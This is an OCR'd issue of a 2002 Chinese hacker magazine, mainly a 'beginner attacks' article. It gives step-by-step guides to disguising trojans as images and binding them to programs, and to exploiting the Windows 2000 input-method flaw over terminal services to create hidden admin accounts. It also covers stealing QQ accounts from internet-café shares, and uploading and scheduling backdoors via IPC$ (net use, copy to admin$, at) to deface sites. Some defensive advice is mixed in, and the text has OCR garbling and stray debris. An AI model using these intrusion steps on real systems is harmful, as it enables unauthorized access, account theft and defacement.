中国惟一的网络及计算机安全软件及技电子媒体

黑客防线

2002
12
总第24期

赠品

www.hacker-defence.com
48页超值图集排版

之 新手上路

菜鸟攻击你知多少

突破限制享受 QQ

二次代理也疯狂

大量获取 3389 肉鸡

黑客也用 AutoRun

找回丢失的“传奇号”

这里没有冬季

曾经看过不少文章，诸如：《在互联网的冬天醉生梦死》、《互联网没有春天》等，那么网络的冬天是否已经来到，回到我们最关心的话题“网络攻击和安全”，可以说“这里没有冬季”。

曾几何时，面对高智商攻击，网络是那么的脆弱。10月21日，有人针对因特网发起一次有史以来最为严重的攻击行动，针对13台根服务器发动了所谓的“拒绝服务”攻击，攻击持续了大约一个小时左右，13台根服务器中的9台都受到这次攻击的影响。但这并不意味着以后不会再出现类似的攻击、这样的攻击不会得手等。而且这次的攻击行为已经不再单纯是针对具体的企业和组织，而是针对整个互联网本身，可以说是网络攻击的提升。

多年来，网络犯罪和攻击一直是全球警察感到最棘手的问题之一。现在国内也抓捕不少利用网络犯罪的嫌疑人，他们经常对企业的计算机网络实施拒绝服务攻击，敲诈企业的钱财，但是由于警方人员和资源都不够用，往往跟不上技术的发展，所以大量的犯罪行为并不能够制止，更谈不上制止泛滥的攻击行为。

在10月份，欧洲成立了高科技犯罪中心，任务是协调在欧洲跨国界的网络犯罪调查。而美国FBI由于计算机人才奇缺，最近也投资数亿美元，准备对计算机系统来一次“大换血”，计划招募一批“特殊的人”为他们充当计算机安全方面的特工人员，这批“特殊的人”就是——黑客！

再看看国状况，安全人才更是奇缺，很多的网络安全公司已经是“不拘一格降人才”，高薪网罗“民间高手”加盟。

所以，对于广大的网民来说，必须意识到，互联网上的攻击没有冬季，攻击者不会给我们喘息的机会，防范意识还需加强；对于攻击者来说，他们不会停息，时刻在提高自己的技术，在寻找各种漏洞、时机；对于各厂商和服务商来说，需要快速的完善产品性能，加强安全措施；对于安全部门来说，决不可以松懈，攻击行为可能就会发生在眼皮低下；对于各位忠实发烧友来说，一刻也不能放松，凭着爱好和毅力，苦研技术，为以后加盟到“网络安全建设”这支特殊的队伍内最好充分准备。让我们一起记住：“这里没有冬季”。

¡ ,˜¿- …›¡ Derek&Heavyd¡ hacker@hacker.com.cn

菜鸟攻击你知多少

时下很多人对攻击行为感觉非常神秘，在自己被黑客入侵以后，通常会感觉到黑客技术深不可测，攻击者一定具有很高深的水平。其实，只要懂得一些计算机常识的人，出于好奇心也很可能会进行一次成功的攻击尝试，因此我们很有必要了解一些简单的攻击知识，看看黑客的一些简单攻击行为通常会用到什么方法，从而做好防范，最起码可以防范这些最简单的攻击行为。

通常对于应用最为广泛的Windows系统来讲，简单的黑客攻击行为不外乎是下面几种：

1．木马欺骗

通过一些方法欺骗对方执行木马程序，然后利用木马客户端进行控制。因此我们还有必要了解木马隐藏方式和木马连接方式以及如何清楚木马。

2．利用Windows 2000终端服务的漏洞入侵对方

3．利用139端口攻击

4．利用IPC$漏洞入侵

5．利用UNICODE漏洞入侵

6．IDQ溢出漏洞入侵

下面我们就言归正传，开始揭开我们的菜鸟攻击之旅。

一、木马欺骗　完全控制

* 黑客如何骗取你执行木马

上期《QQ攻击、入侵、防范全攻略》中我们谈到了QQ木马，其实黑客们可以轻松在你的机器上种植木马，这样你的所有隐私甚至机器的控制权也会落在他们的手上，更不要说是QQ密码了。因此我们很有必要了解黑客是如何欺骗你执行木马的？虽然现在大多数上网的朋友警惕性都很高，可以说是谈“马”色变，即使不是电脑高手都知道，一见到是exe文件便不会轻易“招惹”它，但是黑客们是不会甘于寂寞的，在黑客的世界里挑战与刺激才是他们趋之若鹜的。下面就看看黑客们通常是怎么做的。

1.冒充为图像文件

首先，黑客最常使用骗别人执行木马的方法，就是将特洛伊木马说成为图像文件，比如说是照片等，应该说这是一个最不合逻辑的方法，但却是最多人中招的方法，有效而又实用。

只要入侵者扮成美眉及更改服务器程序的文件名(例如 sam.exe)为“类似”图像文件的名称 ，再假装传送照片给受害者，受害者就会立刻执行它。为甚么说这是一个不合逻辑的方法呢？图像文件的扩展名根本就不可能是 exe，而木马程序的扩展名基本上又必定是 exe ，明眼人一看就会知道有问题，多数人在接收时一看见是exe文件，便不会接收了，那有什么方法呢？ 其实方法很简单，他只要把文件名改变，例如把“sam.exe”更改为“sam.jpg”，那么在传送时，对方只会看见sam.jpg了，如果到达对方电脑时，因为Windows 默认值是不显示扩展名的，所以很多人都不会注意到扩展名这个问题，而恰好你的计算机又是设定为隐藏扩展名的话，那么你看到的只是sam.jpg 了，上当受骗也就在所难免了！

还有一个问题就是，木马本身是没有图标的，而在电脑中它会显示一个Windows 预设的图标，别人一看便会知道了！但入侵者还是有办法的，这就是给文件换个“马甲”，即修改文件图标。

修改文件图标的方法如下：

（1）比如到http://www.download.com 下载一个名为IconForge 的软件，再进行安装。

（2）执行程序，按下“File”->“Open”。

（3）在File Type 选择exe 类。

（4） 在File > Open 中载入预先制作好的图标(可以用绘图软件或专门制作icon 的软件制作，

也可以在网上找找）。

（5）然后按下“File”->“Save”便可以了。

如此这般最后得出的，便是看似jpg 或其他图片格式的木马了，很多人就会不经意间执行了它。

2．合并程序欺骗

通常有经验的用户，是不会将图像文件和可执行文件混淆的，所以很多入侵者一不做二不休，干脆将木马程序说成是应用程序：反正都是以 exe 作为扩展名的。然后再变着花样欺骗受害者，例如说成是新出炉的游戏，无所不能的黑客程序等等，目的是让受害者立刻执行它。而木马程序执行后一般是没有任何反应的，于是在悄无声息中，很多受害者便以为是传送时文件损坏了而不再理会它。

如果有更小心的用户，上面的方法有可能会使他们的产生坏疑，所以就衍生了一些合拼程序。合拼程序是可以将两个或以上的可执行文件(exe文件）结合为一个文件，以后需执行这个合拼文件，两个可执行文件就会同时执行。如果入侵者将一个正常的可执行文件(一些小游戏如 wrap.exe) 和一个木马程序合拼，由于执行合拼文件时 wrap.exe 会正常执行，受害者在不知情中，背地里木马程序也同时执行了。而这其中最常用到的软件就是Joiner，由于它具有更大的欺骗性，使得安装特洛伊木马的一举一动了无痕迹，是一件相当危险的黑客工具。让我们来看一下它是如何运作的：

以往有不少可以把两个程序合拼的软件为黑客所使用，但其中大多都已被各大防毒软件列作病毒了，而且它们有两个突出的问题存在，这问题就是 ：

（1）合拼后的文件体积过大

（2）只能合拼两个执行文件

正因为如此，黑客们纷纷弃之转而使用一个更简单而功能更强的软件，那就是 Joiner 了。此软件不但把软件合拼后的体积减少，而且可以待使用者执行后立马就能收到一个 icq 的信息，告诉你对方已中招及对方的 IP ，更重要的是这个软件可以把图像文件、音频文件与可执行文件合拼，用起来相当方便。

首先把 Joiner 解压，然后执行 Joiner ，在程序的画面里，有“First executable：”及“Second File:”两项，这两行的右方都有一个文件夹图标，分别各自选择想合拼的文件。

下面还有一个 Enable ICQ notification 的空格，如果选取后，当对方执行了文件时，便会收到对方的一个 ICQ Web Messgaer ，里面会有对方的 IP，当然要在下面的 ICQ number 填上欲收取信息的 icq 号码。但开启这个功能后，合拼后的文件会比较大。

如此这般最后得出的，便是看似 jpg 或其他图片格式的木马了，很多人就会不经意间执行了它。

最后便按下“Join”，在 Joiner 的文件夹里，便会出现一个 Result.exe 的文件，文件可更改名称，因而这种“混合体”的隐蔽性是不言而喻的 。

3．以Z-file 伪装加密程序

Z-file 伪装加密软件是台湾华顺科技的产品，其经过将文件压缩加密之后，再以 bmp 图像文件格式显示出来(扩展名是 bmp，执行后是一幅普通的图像)。当初设计这个软件的本意只是用来加密数据，用意是就算计算机被入侵或被非法使使用时，也不容易泄漏你的机密数据所在。不过如果到了黑客手中，却可以变成一个入侵他人的帮凶。使用者会将木马程序和小游戏合拼，再用 Z-file 加密及将 此“混合体”发给受害者，由于看上去是图像文件，受害者往往都不以为然，打开后又只是一般的图片，最可怕的地方还在于就连杀毒软件也检测不出它内藏特洛伊木马，甚至病毒！当打消了受害者警惕性后，再让他用 WinZip 解压缩及执行“伪装体”(比方说还有一份小礼物要送给他)，这样就可以成功地安装了木马程序。如果入侵者有机会能使用受害者的电脑(比如上门维修电脑)，只要事先已经发出了“混合体”，则可以直接用 Winzip 对其进行解压及安装。由于上门维修是空着手使用其电脑，受害者根本不会怀疑有什么植入他的计算机中，而且时间并不长，30 秒时间已经足够。就算是“明晃晃”地在受害者面前操作，他也不见得会看出这一双黑手正在干什么。特别值得一提的是，由于“混合体”可以躲过反病毒程序的检测，如果其中内含的是一触即发的病毒，那么一经结开压缩，后果将是不堪设想。

4．伪装成应用程序扩展组件

此类属于最难识别的特洛伊木马。黑客们通常将木马程序写成为任何类型的文件（例如 dll、ocx 等）然后挂在一个十分出名的软件中，例如 OICQ。由于 OICQ 本身已有一定的知名度，没有人会怀疑它的安全性，更不会有人检查它的文件多是否多了。而当受害者打开 OICQ 时，这个有问

题的文件即会同时执行。此种方式相比起用合拼程序有一个更大的好处，那就是不用更改被入侵者的登录文件，以后每当其打开OICQ时木马程序就会同步运行，相较一般特洛伊木马可说是“踏雪无痕”。更要命的是，此类入侵者大多也是特洛伊木马编写者，只要稍加改动，就会派生出一支新木马来，所以即使杀是毒软件也拿它没有丝毫办法。

* 木马的隐藏方式

木马一旦被中到你的机器上，一定会想法隐蔽自身，以免被查到。所以我们有必要了解其隐藏方式，方面检查是否中了木马。

1．在任务栏里隐藏

这是最基本的。如果在Windows的任务栏出现一个莫名其妙的图标，傻子都会明白怎么回事。在VB中，只要把Form的Viseble属性设置为False，ShowInTaskBar设为False程序就不会出现在任务栏里了。

2．在任务管理器里隐藏

查看正在运行的进程最简单的方法就是按下Ctrl+Alt+Del时出现的任务管理器。如果你按下Ctrl+Alt+Del后可以看见一个木马程序在运行，那么这肯定不是什么好的木马。所以，木马千方百计的伪装自己，使自己不出现在任务管理器里。木马发现把自己设为“系统服务”就可以轻松的骗过去。因此希望通过按Ctrl+Alt+Del发现木马是不大现实的。

3．端口

一台机器由65536个端口，你会注意这么多端口么？而木马就很注意你的端口。如果你稍微留意一下，不难发现，大多数木马使用的端口在1024以上，而且呈越来越大的趋势。当然也有占用1024以下端口的木马。但这些端口是常用端口，占用这些端口可能会造成系统不正常。这样的话，木马就会很容易暴露。也许你知道一些木马占用的端口，你或许会经常扫描这些端口，但现在的木马都提供端口修改功能，你有时间扫描65536个端口么？

4．木马的加载方式隐蔽

木马加载的方式可以说千奇百怪，无奇不有。但殊途同归，都为了达到一个共同的目的，那就是使你运行木马的服务端程序。如果木马不加任何伪装。就告诉你这是木马，你会运行它才怪呢。而随着网站互动化进程的不断进步，越来越多的东西可以成为木马的传播介质，JavaScript、VBScript、ActiveX、XLM.....几乎WWW每一个新功能都会导致木马的快速进化。

5．木马的命名

木马服务端程序的命名也有很大的学问。如果你不做任何修改的话，就使用原来的名字。谁不知道这是个木马程序呢？所以木马的命名也是千奇百怪。不过大多是改为和系统文件名差不多的名字，如果你对系统文件不够了解，那可就危险了。例如有的木马把名字改为window.exe，如果不告诉你这是木马的话，你敢删除么？还有的就是更改一些后缀名，比如把dll改为dl等，你不仔细看的话，你会发现么？

6．最新隐身技术

目前，除了以上所常用的隐身技术，又出现了一种更新、更隐蔽的方法。那就是修改虚拟设备驱动程序(vxd)或修改动态连接库(DLL)。这种方法与一般方法不同，它基本上摆脱了原有的木马模式－监听端口，而采用替代系统功能的方法(改写vxd或DLL文件)，木马会将修改后的DLL替换系统已知的DLL，并对所有的函数调用进行过滤。对于常用的调用，使用函数转发器直接转发给被替换的系统DLL，对于一些事先约定好的特种情况，DLL会执行一些相应的操作。实际上这样的木马多只是使用DLL进行监听，一旦发现控制端的连接请求就激活自身，绑在一个进程上进行正常的木马操作。这样做的好处是没有增加新的文件，不需要打开新的端口，没有新的进程，使用常规的方法监测不到它，在正常运行时木马几乎没有任何症状，而一旦木马的控制端向被控制端发出特定的信息后，隐藏的程序就立即开始运作。

* “反弹端口”型木马的主动连接方式

什么叫“反弹端口”型木马呢？作者经过分析防火墙的特性后发现：大多数的防火墙对于由外面连入本机的连接往往会进行非常严格的过滤，但是对于由本机发出的连接却疏于防范(当然有的防火墙两方面都很严格)。于是，与一般的木马相反，“反弹端口”型木马的服务端(被控制端)使用主动端口，客户端(控制端)使用被动端口，当要建立连接时，由客户端通过FTP主页空间告诉服务端：“现在开始连接我吧！”，并进入监听状态，服务端收到通知后，就会开始连接客户端。为了隐蔽起见，客户端的监听端口一般开在80，这样，即使用户使用端口

扫描软件检查自己的端口，发现的也是类似“TCP 服务端的IP 地址：1026，客户端的IP 地址：80 ESTABLISHED”的情况，稍微疏忽一点你就会以为是自己在浏览网页。防火墙也会如此认为，大概没有哪个防火墙会不给用户向外连接80端口吧。这类木马的典型代表就是“网络神偷”。由于这类木马仍然要在注册表中建立键值，因此只要留意注册表的变化就不难查到它们。

还有的检测方法就是在Windows的窗口里面运行netstat -an，然后分析又没有可疑的端口出现：比如：

```
C:\>netstat -an

Active Connections

Proto  Local Address          Foreign        Address State
TCP    0.0.0.0:7              0.0.0.0:0      LISTENING
TCP    0.0.0.0:9              0.0.0.0:0      LISTENING
TCP    0.0.0.0:13             0.0.0.0:0      LISTENING
TCP    0.0.0.0:17             0.0.0.0:0      LISTENING
TCP    0.0.0.0:19             0.0.0.0:0      LISTENING
TCP    0.0.0.0:21             0.0.0.0:0      LISTENING
TCP    0.0.0.0:80             0.0.0.0:0      LISTENING
TCP    0.0.0.0:135            0.0.0.0:0      LISTENING
TCP    0.0.0.0:443            0.0.0.0:0      LISTENING
TCP    0.0.0.0:445            0.0.0.0:0      LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0      LISTENING
TCP    0.0.0.0:1026           0.0.0.0:0      LISTENING
TCP    0.0.0.0:1281           0.0.0.0:0      LISTENING
TCP    0.0.0.0:8722           0.0.0.0:0      LISTENING
TCP    192.168.0.22:139       0.0.0.0:0      LISTENING
TCP    192.168.0.22:1281      205.188.9.96:5190
       ESTABLISHED
  UDP    0.0.0.0:7                  *:*
```

现在来分析一个上面的端口

```
TCP    192.168.0.22:139 0.0.0.0:0     LISTENING
TCP    192.168.0.22:1281205.188.9.96:5190 E S -
TABLISHED
UDP    0.0.0.0:7                  *:*
```

其中TCP是指的是连接的方式：Tcp /Udp，一般的都是指TCP/IP应用层服务：192.128.0.22:139 指的是本机的IP，139是本机上监听的端口，0:0:0:0远程服务器连接地址，LISTEN-ING 指在本地监听139 这个端口。

而第2行看见了吗?远程的205.188.9.96这个地址通过端口5190来连接到本地的1281端口上面，但是并没有开放什么服务，所以说有可能是其他服务和程序。然后可以检测进程来查看有没有可疑的服务运行。

第3行都一样的，不同的是udp连接方式，而不是tcp。如果有这么一条信息的话，那就说明成功了。

```
TCP    192.168.0.1:7626       205.188.9.96:7626
ESTABLISHED
```

估计你100% 中了冰河……

后门一般开的端口都是很大，等等！

尽管木马很狡猾，善于伪装和隐藏自己，达到其不可告人的目的。但是，只要用户摸清规律，掌握一定的方法，还是能够防范的。消除对木马的恐惧感和神秘感。其实，只要你能加倍小心，加强防范，相信木马将会离你远去。

防御：避免下载可疑程序并拒绝执行，运用网络扫描软件定期监视内部主机上的监听TCP 服务。

* 手工清除隐藏的木马

既然我们已经认识到木马的危害？那么中木马以后就应该快速完全的清除，防范和查杀他们了。但是，如果身边又没有杀毒软件怎么办？没有关系，下面我们就来一次手动清除藏在电脑里的病毒和木马。

1.检查注册表

注册表一直都是很多木马和病毒“青睐”的寄生场所，注意在检查注册表之前要先给注册表备份。

（1）检查注册表中HKEY_LOCAL_ MACHINE ＼Software＼Microsoft＼Windows＼CurrentVersion＼Run 和HKEY_LOCAL_MACHINE＼Software＼Microsoft Windows＼CurrentVersion＼Runserveice，查看键值中有没有自己不熟悉的自动启动文件，扩展名一般为EXE，然后记住木马程序的文件名，再在整个注册表中搜索，凡是看到了一样的文件名的键值就要删除，接着到电脑中找到木马文件的藏身地将其彻底删除？比如“爱虫”病毒会修改上面所提的第一项，BO2000 木马会修改上面所提的第二项）。

（2）检查注册表HKEY_LOCAL_MACHINE和HKEY_CURRENT_USER＼SOFTWARE＼Microsoft＼Internet Explorer＼Main中的几项(如Local Page)，如果发现键值被修改了，只要根据你的判断改回去就行了。恶意代码(如“万花谷”)就经常修改这几项。

（3）检查HKEY_CLASSES_ROOT＼inifile＼shell＼open＼command和HKEY_CLASSES_ROOT＼txtfile＼shell＼open＼command等等几个常用文件类型的默认打开程序是否被更改。这个一定要改回来，很多病毒就是通过修改.txt、.ini等的默认打开程序而清除不了的。例如“罗密欧与朱丽叶”?BleBla病毒就修改了很多文件(包括.jpg、.rar、.mp3等)的默认打开程序。

2．检查你的系统配置文件

其实检查系统配置文件最好的方法是打开Windows“系统配置实用程序”(从开始菜单运行msconfig.exe)，在里面你可以配置Config.sys、Autoexec.bat、system.ini和win.ini，并且可以选择启动系统的时间。

（1）检查win.ini文件(在C?＼windows＼下)，打开后，在?WINDOWS?下面，“run=”和“load=”是可能加载“木马”程序的途径，必须仔细留心它们。在一般情况下，在它们的等号后面什么都没有，如果发现后面跟有路径与文件名不是你熟悉的启动文件，你的计算机就可能中上“木马”了。比如攻击QQ的“GOP木马”就会在这里留下痕迹。

（2）检查system.ini文件(在C:＼windows＼下)，在BOOT下面有个“shell=文件名”。正确的文件名应该是“explorer.exe”，如果不是“explorer.exe”，而是“shell= explorer.exe 程序名”，那么后面跟着的那个程序就是“木马”程序，然后你就要在硬盘找到这个程序并将其删除了。这类的病毒很多，比如“尼姆达”病毒就会把该项修改为“shell=explorer.exe load.exe -dontrunold”。

3．检查启动组

木马们如果隐藏在启动组虽然不是十分隐蔽，但这里的确是自动加载运行的好场所，因此还是有木马喜欢在这里驻留的。启动组对应的文件夹为：C:＼windows＼start menu＼programs＼startup，在注册表中的位置：HKEY_ CURRENT_ USER＼Software＼Microsoft＼Windows＼CurrentVersion＼Explorer＼Shell Folders Startup="C:＼windows＼start menu＼programs＼startup"。要注意经常检查这两个地方哦!

如果是EXE文件启动，那么运行这个程序，看木马是否被装入内存，端口是否打开。如果是的话，则说明要么是该文件启动木马程序，要么是该文件捆绑了木马程序，只好再找一个这样的程序，重新安装一下了。

二、如何利用终端服务入侵远程计算机

用过Windows 2000终端服务的人一定可以体会到终端服务的方便。但是这也给我们造成了安全风险。恶意用户可以通过猜密码进入系统，更危险的是，如果这台机器存在输入法漏洞的话，那么入侵者可以完全控制这台机器。

下面看看黑客是如何利用输入法漏洞远程入侵开了终端服务的Windows 2000的机器：

首先确定某台机器的3389端口是开放的：

```
D:\\Nmapnt>nmapNT.exe -sS -p 3389 xxx.xxx.xxx.xxx

Starting nmapNT V. 2.53 by ryan@eEye.com
eEye Digital Security ( http://www.eEye.com )
based on nmap by fyodor@insecure.org ( www.insecure.org/nmap/ )
Interesting ports on FGF-DELL4300 (xxx.xxx.xxx.xxx):
Port State Service
3389/tcp open msrdp
Nmap run completed -- 255 IP addresses (93 hosts up) scanned in 542 seconds

D:\TOOLS\nmapNT\Nmapnt>
```

现在已经可以看到这台机器的终端服务是开放的，那么就可以开始行动了。

下一步打开终端服务客户端程序。填入你扫描到的IP地址，单击连接，如图1，稍等片刻，一般是很快的，就会出现熟悉的登陆对话框了，按键盘的Ctrl+Shift切换到中文输入法，在输入法工具条上点鼠标右键，然后选择输入法入门，这时我们看看有没有输入法的漏洞，如图2。那么如果有输入法漏洞那么我们如何取得控制权呢?

点击后进入输入法帮助，在空白处点鼠标右键，选择跳至连接，填入c:\winnt\system32，

图 1

图 2

如图 3 ，就跳转到这个目录。

点击显示文件，在目录里随便找到 net.exe 文

图 3

件，点击鼠标右键，选择创建快捷方式，于是创建了一个文件名为快捷方式 net.lnk 的文件，然后再右键点击这个快捷方式，选择属性，这时我们就可以输入我们的命令了。在目标中添入我们要执行的命令的路径和参数就行了，我们还是用 net 命令，因此不必改路径了，添加个账号 test 的命令如下，C:\WINNT\system32\net.exe user test/add。密码为空。然后双击这个快捷方式运行它。再把这个账号添加到 administrators 组中，C:\WINNT\system32\net.exe localgroup administrators test/add，接着运行。现在我们已经基本上成功了，关掉帮助窗口，用 test 账号登陆，密码为空。进去后我们把刚才建的快捷方式删掉。然后再将本地用户的TSinternetuser账号加进administrators 组中，设置密码。这样我们下次就可以用这个账号进来了。然后再用这个账号登陆一下，如果能够登陆，就删掉刚刚建立的 test 账号。

如果有心的话，还可以帮这台服务器把此漏洞清除掉，具体方法是在搜索中查找输入法的帮助文件，可以利用的有：PINTLGNT.CHM（微软拼音输入法），WINSP.CHM（双拼输入法帮助文件），WINZM.CHM（郑码输入法帮助文件），WINPY.CHM（全拼输入法帮助文件）WINIME.CHM（输入法操作指南）将以上文件全部删除，有些黑客想长期使用这台肉机，他们会修改注册表 HKEY_LOCAL_MACHINE\SOFTWARE\Microsof\Winnt\CurrentVersion\Winlogon，找到 DontDisplayLastUserName，将键值设置为 1 ，这样管理员就不太容易发现了。

有些黑客在取得控制权以后，还会进一步扩大战果。假设已经通过 3389 入侵网吧 A 主机，从而要进入内网中的 Win98，盗取 OICQ 密码或记录，他们可能会准备 Shed.exe 、PQwak.exe 两个软件 。

步 骤 ：

1 将 shed PQwak 上传到 A；

2 通过 3389 远程登录 A；

3 在远程桌面建立 shed 和 PQwak 的快捷方式 ；



图 4

4 使用 Shed 搜索内网共享资源，如图 4。

一般内网IP地址为192.168.0.1 – 192.168.0.254网段，亦可能是别的，具体可用 ipconfig 命令获得。将起始 IP 中填好，点 GO 就好了，shed 的速度非常快，一会你就可以看到整个网段的所有的共享了。需要说明的是，网吧一般为了管理方便，都会有共享的。在 shed 里，在你想进入的共享名上鼠标双击，如果没有密码，就会弹出文件夹，要是有，就要用到 PQwak 了，如图 5 。

图 5

很简单吧，在IP地址和共享名里填入你在shed里要进入相对应的，在“解析名称”上打个勾，点开始，三秒钟以后，你就得到密码了。再去 shed 中双击共享，出现密码对话框时，输入刚得到的密码就行了，不用管用户名。进入后，找到 OICQ 目录，比如有个 123456 的号，把这个 123456 的文件夹DOWN下来 (方法略，可以用IPC$,FTP, http 随便你)，用破解软件搞定！或者放一个木马或者键盘记录程序。

三、“基于 139 端口”的攻击与防范

通过 139 端口入侵是网络攻击中常见的一种攻击手段，一般情况下，139 端口开启是由于 NetBIOS 网络协议的使用。NetBIOS 即网络基本输入输出系统，系统可以利用 WINS 服务、广播及 Lmhost 文件等多种模式将NetBIOS名解析为相应IP地址，从而实现信息通讯。在局域网内部使用 NetBIOS 协议可以非常方便地实现消息通信，但是如果在 Internet 上，NetBIOS 就相当于一个后门程序，很多攻击者都是通过 NetBIOS 漏洞发起攻击。下面就来介绍一下通过 139 端口入侵和防范的方法 。

1．139攻击

通过 139 端口入侵，攻击者首先需要查找网络上存在 139 端口漏洞的主机地址，在查找此类主机过程中，可以使用一些扫描工具，比如 SuperScan 就是典型的端口扫描工具之一。在 SuperScan 开始 IP 地址中输入需要扫描的起始地址，然后在停止中填写好扫描结束的 IP 地址，然后单击［开始］按钮即可开始扫描。扫描结束后，在列表中可以查看目标主机打开的端口，每一个端口后面都有关于这个端口的简短说明，如图 6 。

如果已经查获一台存在 139 端口漏洞的主机，

图 6

这时就可以在命令行方式下使用“nbtstat –a [IP 地址]”这个命令获得用户的信息情况，并获得攻击主机名称和工作组。接下来攻击者需要做的就是实现与攻击目标资源共享。使用 Net View 和 Net user 命令显示计算机列表和共享资源，并使用 nbtstat –r 和 nbtstat –c 命令查看具体的用户名和 IP 地址。

单击 Windows 桌面“开始”按钮，然后执行“查找／计算机”命令，填写刚才查找到的主机名称，就可以找到这台电脑了。双击主机名称即可打开指定的计算机。

2．防范139攻击

对于 139 端口攻击的防范针对不同系统的设置也有所不同，下面就来分别描述。

针对使用 Windows 9x 系统拨号上网用户，可以不必登录到 NT 局域网络环境，打开控制面板，然后双击“网络”图标，在“主网络登录”中选择“Microsoft 友好登录”，不必选

图 7

择“Windows 网络用户”方式。此外，也不必设置“文件打印共享”，如图 7 。

对于 Windows NT 用户，可以取消 NetBIOS 与 TCP/IP 协议的绑定，打开“控制面板”，然后双击“网络”图标，在属性“NetBIOS 接口”中选择“WINS 客户(TCP/IP)”为“禁用”，并重新启动计算机即可。

Windows 2000 用户可以使用鼠标右键单击“网络邻居”图标，然后选择“属性”命令，打开“网络和拨号连接”对话框，用鼠标右键单击“本地连接”图标，然后执行“属性”命令，打开“本地连接属性”对话框，如图 8。双击“Internet 协议(TCP/IP)”，在打开的对话框中单击“高级”按钮，如图 9。打

图 8

图 9

开“高级 TCP/IP 设置”对话框，选择“选项”选项卡，在列表中单击选中“TCP/IP 筛选”选项，如图 10 。

单击“属性”按钮，在“只允许”单击“添加”按钮，填入除了 139 之外要用到的端口，如图 11 。

3. 使用防火墙防范攻击

对于个人上网用户可以使用“天网防火墙”定制防火墙规则。启动“天网个人防火墙”，选择

图 10

图 11

一条空规则，设置数据包方向为“接收”，对方 IP 地址选“任何地址”，协议设定为“TCP”，本地端口设置为“139 到 139”，对方端口设置为“0 到 0”，设置标志位为“SYN”，动作设置为“拦截”，最后单击“确定”按钮，并在“自定义 IP 规则”列表中勾选此规则即可启动拦截 139 端口攻击了，如图 12 。

图 12

四、利用IPC$漏洞入侵

1.什么是IPC漏洞

IPC是共享“命名管道”的资源，它对于程序间的通讯很重要。在远程管理计算机和查看计算机的共享资源时使用。利用IPC我们可以与目标主机建立一个空的连接(无需用户名与密码)，而利用这个空的连接，我们还可以得到目标主机上的用户列表。但是，一些别有用心者会利用IPC，查找我们的用户列表，并使用一些字典工具，对我们的主机进行攻击。

2．如何利用IPC漏洞

攻击者在这里一般会用到《流光》这个软件，可能在用扫描器的时候会扫描到：IPC-> 主机 XX.XX.XX.XX 建立空连接成功，点击探测，选择里面的扫描POP3/FTP/NT/SQL主机，在扫描范围里填上起始IP地址和结束IP地址，然后在扫描主机类型里选择NT/98，将底下的选项都打上勾，如图13，然后点确定开始扫描。

图13

不出意外的话，可以找到很多，确定目标以后，可以在流光的左方找到的IPC$主机，点击鼠标右键并选择其中的 探测／探测IPC$用户列表，然后选择：仅探测Administrators组的用户，这样可以节省很多时间，接下来会询问：是否在成功获得用户名后立即开始简单模式探测？选择“是”，探测出用户名后，会自动调用字典文件来解密，(里面的字典过于简单，你可以自己制作更好的字典)，如图14。

当然在扫描单IP的时候也很很可能直接扫出用户和密码，这里探测出administrators组中的

图14

lixiao的用户名密码为空， 如图15。

图15

这时候运行win2000下的cmd.exe，打入命令：

net use \\IP地址\ipc$ "密码" /user："用户名"

成功连接后显示命令成功完成，如图16。

找到他的网页所在的目录，如：c:\inetpub\wwwroot ，用命令：

图16

copy c:\index.htm\\IP地址\c$\inetpub\wwwroot

这里的c:\index.htm指的是你作好的网页，上传替换掉原先的文件就可以改他的主页了，如果你想进一步登陆到他的服务器，那么我们要做的是传一个telnet服务器端上去，将telnet服务打开，找到流光目录tool文件夹下的sev.exe，将它复制到你的C盘，然后用命令：

copy c:\srv.exe \\IP地址\admin$ 意思是把本地C盘的srv.exe上传到服务器的system32目录下，我们在利用Windows 2000的时间计划来启动这个服务器端，首先要知道对方服务器的所在时间，用命令：

net time \\IP地址

可以得到时间，如图17

图17

得到系统时间后，我们再用命令：

at \\IP地址 启动telnet的时间 srv.exe

成功的话显示填加任务完成，如图18。

图18

3．如何防范IPC漏洞

看了上面的方法是不是觉得该检测一下自己是否有这个漏洞，如果有，还不赶快把这个漏洞给补上?

（1）禁止建立空连接

我们首先运行Regedit，找到如下组建[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA]把RestrictAnonymous = DWORD的键值改为：00000001。

（2）禁止管理共享

同样也是找到如下组键[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters]把AutoShareServer = DWORD的键值改为:00000000。

（3）到www.heibai.net/download/show.php?id=2194&down=1下载delshare.zip。该工具能自动永久删除Windows 2000所有默认共享的两个批处理文件。

（4）如果还觉得麻烦的话，也可以把“net share ipc /delete”放进你的启动栏里。

（5）当然，最简单的方法就是把的密码设置得复杂一些，以免被一些不怀好意的人使用工具破解出来。不过想提醒大家一点，任何复杂的密码都有可能被破解。

五、利用UNICODE漏洞入侵

Unicode是去年最热门的漏洞之一，也是比较简单易学的一个漏洞，比如2001年5.1中美黑客大战中，使用的最多就是这个漏洞。如果我们能知道他们所采用的入侵手段，就可以进行有效的防御!

1．什么是UNICODE漏洞

IIS 4.0和IIS 5.0在Unicode字符解码的实现中存在一个安全漏洞，导致用户可以远程通过IIS执行任意命令。当IIS打开文件时，如果该文件名包含unicode字符，它会对其进行解码，如果用户提供一些特殊的编码，将导致IIS错误的打开或者执行某些Web根目录以外的文件。

对于IIS 5.0/4.0中文版，当IIS收到的URL请求的文件名中包含一个特殊的编码例如“%c1%hh” 或者“%c0%hh”，它会首先将其解码变成:0xc10xhh，然后尝试打开这个文件，Windows 系统认为0xc10xhh可能是unicode编码，因此它会首先将其解码，如果 0x00<= %hh < 0x40的话，采用的 解码的格式与下面的格式类似：

```
%c1%hh -> (0xc1 - 0xc0) * 0x40 + 0xhh
%c0%hh -> (0xc0 - 0xc0) * 0x40 + 0xhh
```

因此，利用这种编码，我们可以构造很多字符，例如：

```
%c1%1c -> (0xc1 - 0xc0) * 0x40 + 0x1c = 0x5c = '/'
